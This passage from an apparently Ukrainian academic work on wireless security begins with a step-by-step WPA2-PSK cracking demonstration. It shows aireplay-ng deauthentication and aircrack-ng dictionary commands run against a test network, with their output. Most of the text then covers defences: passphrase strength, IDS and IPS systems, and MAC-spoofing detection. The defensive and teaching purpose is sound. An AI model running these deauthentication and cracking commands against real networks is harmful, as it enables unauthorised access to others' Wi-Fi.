CH  8 ][ Elapsed: 52 s ][ 2013-07-29 09:52

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

2C:E4:12:9C:E1:B7  -63 100      520       50    0   8  54e  WPA2 CCMP   PSK  Test6190

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

2C:E4:12:9C:E1:B7  E8:99:C4:93:14:B2  -40    0e- 1      0       84
2C:E4:12:9C:E1:B7  78:CA:39:BA:F4:8E  -40    1e- 1      0       59
```

Рисунок 2.3 - Пошук клієнтів

Рисунок 2.3 показує я можуть виглядати результати пошуку, у цьому результаті знайдено 2 клієнти, які підключені до мережі. Для того, щоб отримати WPA/WPA2 ми можем зробити або пасивний або активний вид атаки. Пасивний вид – очікування поки клієнт не зробить повторного з’єднання з точкою доступу. Активна атака це посилання пакетів деавтентифікації, який змусить клієнтів під’єднатися до точки доступу знов, що дає нам змогу перехопити потрібні пакети. У разі активної атаки ми використаємо утиліту, яка називається aireplay-ng, яка підтримує різні атаки, у тому числі і деавтентифікація, що дозволяє перехопити WPA handshake.

```
aireplay-ng -0 1 -a 2C:E4:12:9C:E1:B7 -c 78:CA:39:BA:F4:8F mon0
```

Рисунок 2.4 - деавтентифікація клієнта

Параметри команди:

- -0 означає деавтентифікацію
- 1 це кількість пакетів деавтентифікацій
- -a 2C:E4:12:9C:E1:B7 це MAC адрес точки доступу
- -c 78:CA:39:BA:F4:8F це MAC адрес клієнта
- mon0 – назва мережевого інтерфейсу

```
09:53:59  Waiting for beacon frame (BSSID: 2C:E4:12:9C:E1:B7) on channel 8
09:53:59  Sending 64 directed DeAuth. STMAC: [78:CA:39:BA:F4:8E] [21|62 ACKs]
```

Рисунок 2.5 - Результат деавтентифікації

Рисунок 2.6 показує, що клієнт був деавтентифікован і після чого, потребував зробити Four-Way Handshake, який вдалось перехопити.

```
CH  8 ][ Elapsed: 3 mins ][ 2013-07-29 09:55 ][ WPA handshake: 2C:E4:12:9C:E1:B7

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

2C:E4:12:9C:E1:B7  -64 100     1940      135    0   8  54e  WPA2 CCMP   PSK  Test6190

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

2C:E4:12:9C:E1:B7  E8:99:C4:93:14:B2  -41    0e- 1      0      100
2C:E4:12:9C:E1:B7  78:CA:39:BA:F4:8E  -41    1e- 1      0      690
```

Рисунок 2.6 - перехоплення Four-Way handshake

Результатом команди aireplay-ng ми маємо перехоплений handshake.

2.1.1 Злом ключа за допомогою перебору

Останній крок – запуск словникової атаки, що є технікою для злому механізму автентифікації, який за намагається отримати пароль до кожного клієнту. Aircrack-ng можна використовувати для словникової атаки, щоб відновити WPA ключ.

```
aircrack-ng -w wordlist.lst -b 2C:E4:12:9C:E1:B7 hk.cap.ivs
```

Рисунок 2.7 - запуск атаки перебором

- -w wordlist.lst назва файлу, у якому є набір ключів
- --bssid 2C:E4:12:9C:E1:B7 – MAC адрес точки доступу
- hk.cap.ivs назва файлів, які мають перехоплені Four-Way Handshake-и

Aircrack-ng використовується для того, щоб повторно зробити Four-Way Handshake, щоб зрозуміти чи є конкретний пароль ключем для даного Hanshake-y. Aircrack-ng приймає три параметри – файл-словник з або ASCII або hexadecimal ключів, mac адрес точки доступу, та файл, в якому знаходяться дані Handshake. Цей процес дуже затратний по ресурсам комп'ютера, тому що програма повинна взяти кожний пароль із словника та зробити 4096 ітерацій HMAC-SHA1 поки вона не згенерує валідний PMK. Рисунок 2.8 показує, що попередньо опублікований ключ було знайдено.



Рисунок 2.8 - вдалий пошук ключу

Розрахунок PMK дуже повільний тому що він використовує PBKDF2 алгоритм, який ми розглядали раніше. Приклад вище показує, що даний метод може перевіряти більше ніж 4943 паролів за секунду.

2.1.2 Захист від WPA-PSK атак

Нажаль, уразливості при автентифікації WPA-PSK, які роблять експлуатація здійсненною, не уникнути. Однак є кілька кроків, які можуть бути прийняті для того, щоб пом'якшити ці вразливості та захистити свою WLAN від PSK атаки, такі як:

- Треба уникати паролів, які занадто короткі, або такі, які можна знайти у словниках. При налаштуванні парольної фрази стандарт IEEE 802.11i наполегливо рекомендує використовувати принаймні 20 символів. Найсильніші парольні фрази, які є випадково згенерований, що поєднує малі та великі літери, цифри та символи, таким чином збільшується надійність ключа.
- Зміна SSID не сприяє підвищенню безпеки бездротового зв'язку, але може допомогти запобігти випадковому підключенню користувачів до неправильної мережі WLAN. Крім того, щоб зробити це для зловмисників складніше визначити WLAN мережі організації. Словникові атаки можуть бути нездійсненними для WPS-PSK за допомогою D-WPA-PSK механізм, який є регулярною заміною PSK, що генеруються генератором ключів розподіляється серед усіх клієнтів заздалегідь. У цьому методі AP надсилає випадковий номер для всіх клієнтів кожного певного часу. Клієнт надсилає підтвердження AP, коли він отримує випадкове число. Адже клієнти, які асоціювали коли точка доступу отримає випадкові числа, буде створено нові загальнодоступні ключі (PSK) між AP і клієнтами, що походить від генератора ключів. На цьому етапі клієнти та точка доступу перезапустять конфігурації мережі за допомогою нового PSK. Цей метод забезпечує часте оновлення PSK на основі часу, який зловмиснику потрібно зламати PSK. Тому D-WPA-PSK досягає поставленої цілі – збільшення безпеки бездротової мережі.

2.2 Контрзаходи до атак на бездротові мережі

2.2.1 Основи IDS

Системи виявлення вторгнень у мережі - це системи, призначені для виявлення атак проти мережі або системи в мережі. IDS може бути як пасивним, так і реактивний. Пасивна система IDS реєструє лише підозрілу активність та спрацьовує тривогу, та передає оператору для оцінки. Реактивний IDS вживає заходи проти атаки і може скинути підключення або перепрограмувати брандмауер, щоб заблокувати шкідливий трафік. Реактивний IDS також називають системою запобігання проникненню (IPS).

Виявлення вторгнень у мережі може спрацьовувати на усьому, і не бути ідеальним, помилки можуть виникати при спробі відокремити нормальну та шкідливу поведінку в мережі. Ідеальна система IDS завжди виявляє всі види атак і ніколи не позначає нормальну поведінку як підозрілу. Справжній IDS може лише спробувати прийти якомога ближче до цієї мети.

2.3 Огляд IDS систем з відритим кодом

2.3.1.1 Snort



Рисунок 2.9 - Snort Security Event Manager

Класична NIDS - Snort. Це система з відкритим кодом, створена ще в 1998 році. Система Snort розроблялася як незалежна ПО, а в 2008 році її придбала компанія Cisco, яка тепер є партнером і розробником. Snort краще підходить маленьким і середнім компаніям. Утиліта включає в себе сніфер пакетів, підтримує настройку правил і багато іншого. Snort - інструмент для тих, хто шукає зрозумілу і функціональну систему запобігання вторгнень.

2.3.1.2 Suricata



Рисунок 2.10 - Suricata

Конкурент Snort на ринку середнього бізнесу - система з відкритим вихідним кодом Suricata, вперше представлена в 2010 році. Suricata - досить молода система, і це її перевага. У Suricata немає великої кількості legacy-коду, також система використовує більш нові розробки, ніж у конкурентів. Завдяки цьому Suricata працює швидше. Крім того, розробники подбали про сумісність зі стандартними утилітами аналізу результатів. Це означає, що Suricata підтримує ті ж модулі, що і Snort. Вона здатна виявляти загрози з сигнатурам і підходить для середніх і великих компаній.

2.3.1.3 McAfee Network Security Platform



Рисунок 2.11 - McAfee Network Security Platfrom

Якщо ви - велика компанія, що володіє значним бюджетом, можете розглянути McAfee Network Security Platform зі стартовою ціною близько $ 10 000. IDS блокує величезна кількість загроз, доступ до шкідливих сайтів, запобігає DDoS-атаки і т.д. В силу монументальності McAfee Network Security Platform може уповільнювати роботу мережі, тому тут потрібно вирішити, що більш значуще - інтеграція з іншими сервісами.

Є два важливі терміни стосовно IDS, які будуть використовуватися в наступні розділи. Перший термін помилково позитивний використовується для опису ситуації де IDS виявив підозрілу поведінку, коли насправді немає шкідлива діяльність. Другий термін помилково негативний використовується, коли фактичний атака залишається не виявленою IDS.

Існує два різні методи, які IDS може використовувати для відокремлення нормальної поведінки від шкідливої.

2.3.1.4 Zeek (Bro)



Рисунок 2.12 - Zeek (Bro)

Повністю безкоштовна IDS з відкритим вихідним кодом. Підтримує роботу як в стандартному режимі виявлення вторгнень, так і в режимі виявлення шкідливих сигнатур. Zeek може також виявляти події і дозволяє задавати власні скрипти політик. Недолік Zeek - складність спілкування з інструментом, так як розробка ведеться з упором на функціонал, а не графічний інтерфейс.

2.3.2 Подальший розвиток IDS

2.3.2.1 IPS та IPDS

IPS, або система запобігання вторгнення, - наступний крок у розвитку систем мережевого захисту. IPS повідомляє про загрозу, а також робить самостійні дії. Сьогодні практично не залишилося чистих IPS, ринок пропонує великий вибір IDPS (Intrusion Detection and Prevention Systems). IDPS виявляють атаки і приймають запрограмовані дії: Pass, Alert, Drop, Reject.

2.3.2.2 Правила IPDS

IDPS-системи допускають деякий відсоток помилкових негативних (false negative) і помилкових позитивних (false positive) реакцій. Щоб мінімізувати помилкові спрацьовування, IDPS дозволяють задати порогові значення для реакцій - наприклад, встановити значення допустимого

збільшення трафіку в будні дні. Адміністратор, відповідальний за IDS, задає його в консолі управління.

Наприклад, якщо поточний мережевий трафік нижче заданого порогу, то він буде пропускатися (pass). Якщо трафік перевищує поріг, то на консоль надійде повідомлення або тривога (alert). Пакети, що відповідають заданим умовам (містять шкідливий скрипт), будуть відкинуті (drop). Також консоль дозволяє задати рівень загрози, вказати наскільки небезпечна та чи інша загроза. Пакет може бути не тільки відкинутий, але і відхилений (reject) з повідомленням адресата і відправника. Крім того, IDPS вміють відправляти листи відповідальній особі в разі загрози.

Разом з кожним правилом прописується і подальша дія. Наприклад, не тільки припинити подальший аналіз пакету або відкинути його, але також зробити про це запис в лог.

2.3.2.3 Уніфіковане управління загрозами (UTM)

UTM - це універсальний пакет утиліт, що поєднує в собі безліч мережевих модулів захисту, своєрідна поліцейська ділянка всередині мереж. UTM використовує програмні або апаратні і, як правило, включає в себе IDS, IPS, файловий сервер, часто й антивірус, проксі-сервер, поштові фільтри, VPN тощо. Об'єднаний контроль загроз - це єдина система, тому не потрібно створювати кожен модуль окремо. Ви економите не тільки гроші, але і час на установці та налаштуванні ПО - ключова перевага UTM.

У цьому випадку є і недолік: UTM - єдиний пункт захисту, хоч і добре захищений. Зловмисники зіштовхнуться не із кількома системами, а лише з однією, подолавши, яку вони отримають доступ до мережі.

2.3.2.4 DPI та NGFW

Firewall нового покоління - це наступний виток розвитку систем мережевого захисту. Якщо UTM набирали популярність з 2009, то firewall нового покоління - наші дні. Незважаючи на те, що поява NGFW датується тим же 2009 роком, поширювалися вони повільно. Головні відмінності NGFW в тому, що вони відкривають можливість DPI (Deep Packet Inspection) і дозволяють вибирати тільки ті функції захисту, які потрібні зараз.

DPI - це глибокий аналіз пакетів. Firewall нового покоління, який читає вміст пакетів, перехоплює тільки ті, що мають заборонений вміст.

2.3.2.5 Статистична аномалія

Статистична аномалія IDS має базовий рівень для того, що вважається нормальним мережевим трафіком. Потім базовий рівень порівнюється з

поточний мережевим трафіком. Якщо вибірковий трафік виходить за межі базової лінії поведінки, то IDS буде на неї реагувати.

2.3.2.6 На основі сигнатур

IDS на основі сигнатур налаштовуються з шаблонами, які базуються на тому, що зловмисник зробить атаку на захищену мережу. Так як зловмисники будуть адаптуватися, то їхні атаки будуть робитися новими способами, щоб уникнути поточних сигнатур. IDS потребує постійного оновлення шаблонів для виявлення нових атак.

2.3.3 Контрзаходи щодо підробки MAC

Два наступні контрзаходи описані, і вони спрямовані на виявлення різних типів атак підміни MAC, розглянутих раніше.

2.3.3.1 Ідентифікатор сесії

Коли користувач входить у загальнодоступну бездротову мережу, зазвичай дають користуватися сторінкою управління сеансом у маленькому спливаючому вікні. Ідентифікатор сеансу countermeasure використовує файл cookie, пов’язаний із цією веб-сторінкою. Cookie містить криптографічно випадковий ідентифікатор сеансу. Веб-сторінка позначена директивою HTTP, яка періодично робить запит на оновлення. Для кожного оновлення браузер клієнта також надсилає файл cookie, який містить ідентифікатор сеансу. Веб-сторінка захищена SSL шифрує збережений ідентифікатор сеансу, прихований від зловмисників, що підслуховують.

Цей контрзахід ефективний проти викрадення та очікування сеансу щодо доступних типів підміни MAC, описаних раніше. Коли нападник або чекає, поки реальний клієнт перестане користуватися своїм сеансом, або активно кине файл користувач поза мережею система IDS виявить, що вона більше не отримує запити на оновлення від клієнта. Зловмисник не зможе підробити ідентифікатор випадкової сесії, якщо він має достатню тривалість та криптографічну силу.

2.3.3.2 Порядковий номер кадру MAC

Цей контрзахід тримається на порядкових номерах у MAC заголовках кадрі. Коли бездротова станція посилає на рівні 2, кадр послідовність число збільшується на одиницю для кожного надісланого кадру. Лише з одним

клієнтом за посиланням порядковий номер повинен мати постійно зростаюче значення.

Однак, якщо зловмисник розпочне атаку з завантаженням, то такі аномалії будуть у значеннях порядкових номерів. Система IDS повинна мати можливість виявити два різних лічильника для послідовних номерів кадру MAC, якщо зловмисник також дотримується стандарту.

Зловмисник може вирішити не дотримуватися стандарту для кадру MAC порядкових номерів. Зловмисник може намагатися завжди надсилати кадри за допомогою останнього порядкового номеру, надісланий клієнтом, або збільшений на одиницю для спроби імітувати звичайний лічильник.

Клієнт, який нічого не знає про зловмисника просто продовжить свій власний лічильник, і це веде до дублікатів значень всередині часових рамок.

IDS може бути розроблена для того, щоб також брати цю подія до уваги. Цей контрзахід ефективний лише проти вільного типу атаки. Це тому, що це залежить від двох клієнтів, які спілкуються за допомогою однакових MAC-адрес за той самий часовий проміжок. У разі викрадення та чекаючи варіантів доступності, в кращому випадку буде стрибок у послідовності числа, коли зловмисник бере на себе сеанс. Після того, як зловмисник має прийнятий за його лічильник порядкових номерів MAC буде виглядати як будь-який інший.

2.3.3.3 Поєднання контрзаходів

Оскільки два контрзаходи, описані раніше, працюють лише для окремих різновиди атак підміни MAC, то їх слід поєднувати. Якщо IDS використовує аналіз мережевого трафіку за допомогою обох методів, які він може забезпечити повним охопленням атаки підміни MAC.

Поєднання методів виявлення, як правило, є корисним підходом у системах виявлення вторгнень. При поєднанні двох методів виявлення перекриття де кожен з них має певний відсоток для успіху, суму двох буде більшим, ніж двома ними самими. Якщо два або більше прийомів виявлення виявляє аномалію, то система IDS може бути набагато більшою впевнена, що це реальна атака, навіть незважаючи на те, що методи виявлення самі не є дуже надійними.

Недоліком поєднання одного або декількох методів виявлення може бути те, що IDS може пропустити реальну атаку, оскільки вона не викликала різні методи виявлення до ступеня, необхідного для сигналізування.

У випадку аналізу номерів послідовних номерів MAC та контрзаходів щодо ідентифікатора сесії цей підхід не можна використовувати для підвищення точності виявлення. Це тому, що ці два контрзаходи працюють лише для окремих варіації атаки підміни MAC. Тривога від обох виявлених методів одночасно не може бути можливим.

Аналіз порядкового номера MAC викликає тривогу, але справжній клієнт буде як і раніше надсилати відповіді на оновлення ідентифікатора сеансу, не дозволяючи ідентифікатору сесії перевіряти будь-що.

Якщо зловмисник виконує лише атаку викрадення, то буде присутній один лічильник порядкових номерів MAC, що запобігає аналізу порядкового номера від виявлення чого-небудь, але перевірка ідентифікатора сеансу реагуватиме на відсутність оновлення ідентифікатора сеансу.

2.3.4 Інші протидії підробці MAC

2.3.4.1 Отриманий рівень сигналу

Перший із двох методів обертається навколо вимірювання сили сигналу кадрів, отриманих точкою доступу або бездротовим датчиком. Ідея полягає в тому, що коли а користувач підключений до мережі, його потужність сигналу буде відносно стабільною і варіюються лише в межах певного діапазону. Однак якщо зловмисник використовує та ж MAC-адреса, що і у користувача, його потужність сигналу буде помітно відрізнятися то клієнти. Рисунок 2.13 є ілюстрацією цього. Потужність сигналу може варіюватися з багатьох різних причин, таких як різниця в радіообладнанні, відбиття та заломлення на радіодоріжці та відстань між відправником і приймач. Якщо потужність сигналу з кадрів надсилається однією MAC-адресою змінюється більше ніж звичайно, IDS може позначити це як підозріле та зробити файл сигналізація.



Рисунок 2.13 – схема з’єднання комп’ютерів у мережі

Проблема цього методу полягає в тому, що навіть у звичайних умовах якщо підключений лише користувач, потужність сигналу буде істотно змінюватися. В умови, коли змінюється потужність сигналу при нормальній роботі більше, ніж очікувані зміни, породжені зловмисником, хибнопозитивні відповідь буде ініційовано IDS. Налаштування цього виявлення вторгнень метод відокремити звичайну варіацію від підозрілої варіації є складним завданням.

2.3.4.2 RTS-CTS рукостискання

Другий метод обертається навколо запиту на відправлення - очищення для відправки (RTS-CTS) механізм у 802.11. Цей механізм створений для уникнення зіткнень між кадрами даних. Якщо два кадри надсилаються одночасно, вони будуть заважати один одному, і приймач не зможе зрозуміти будь-хто з них. Це пов’язано із загальними властивостями середовища повітря.

Коли вузол надсилає кадр, кожен другий вузол в діапазоні може його "почути" і не тільки приймач. Це спрощене пояснення механізму RTS-CTS через нього більш докладно. Коли бездротовий вузол хоче надсилати дані, він може надіслати кадр RTS призначеному одержувачу. Коли цільовий вузол отримує кадр RTS, він передаватиме кадр CTS назад до вузла, що відправляє файл PTC. Якщо будь-який інший вузол в діапазоні отримує або RTS, або CTS, його кадрують зупинить передачі на певний проміжок часу. Час, необхідний вузлу зупинити передачі включено як у RTS, так і в CTS.

Кадр RTS та CTS мають фіксовані розміри та єдину річ із фіксованою швидкістю передачі даних які можуть створювати варіації часу, необхідного для завершення RTS-CTS рукостискання - це радіотехнічний шлях між відправником та одержувачем. Коли зловмисник підробив MAC-адресу клієнта, рукостискання RTS-CTS завжди матиме інший час туди і назад для зловмисника, ніж для клієнта.

Якщо IDS виявляє досить велику різницю в RTS-CTS RTT можна подати сигнал тривоги. Цей метод також має деякі проблеми з налаштуванням з RTS-CTS RTT може змінюватись навіть у звичайних умовах лише із законними умовами клієнт.

2.3.4.3 Співвідношення між двома методами

У роботі вже говорили про співвіднесення з двох або більше методів виявлення для прийняття більш надійних рішень. Це є механізм кореляції, який поєднує в собі результати двох методів виявлення. Коли один із методів виявляє щось підозріле механізм кореляції перевіряє результат за іншим

методом. Сигналізація піднімається, лише якщо обидва методи виявлення створюють попередження одночасно.

Таким чином знижується рівень помилкових спрацьовувань.

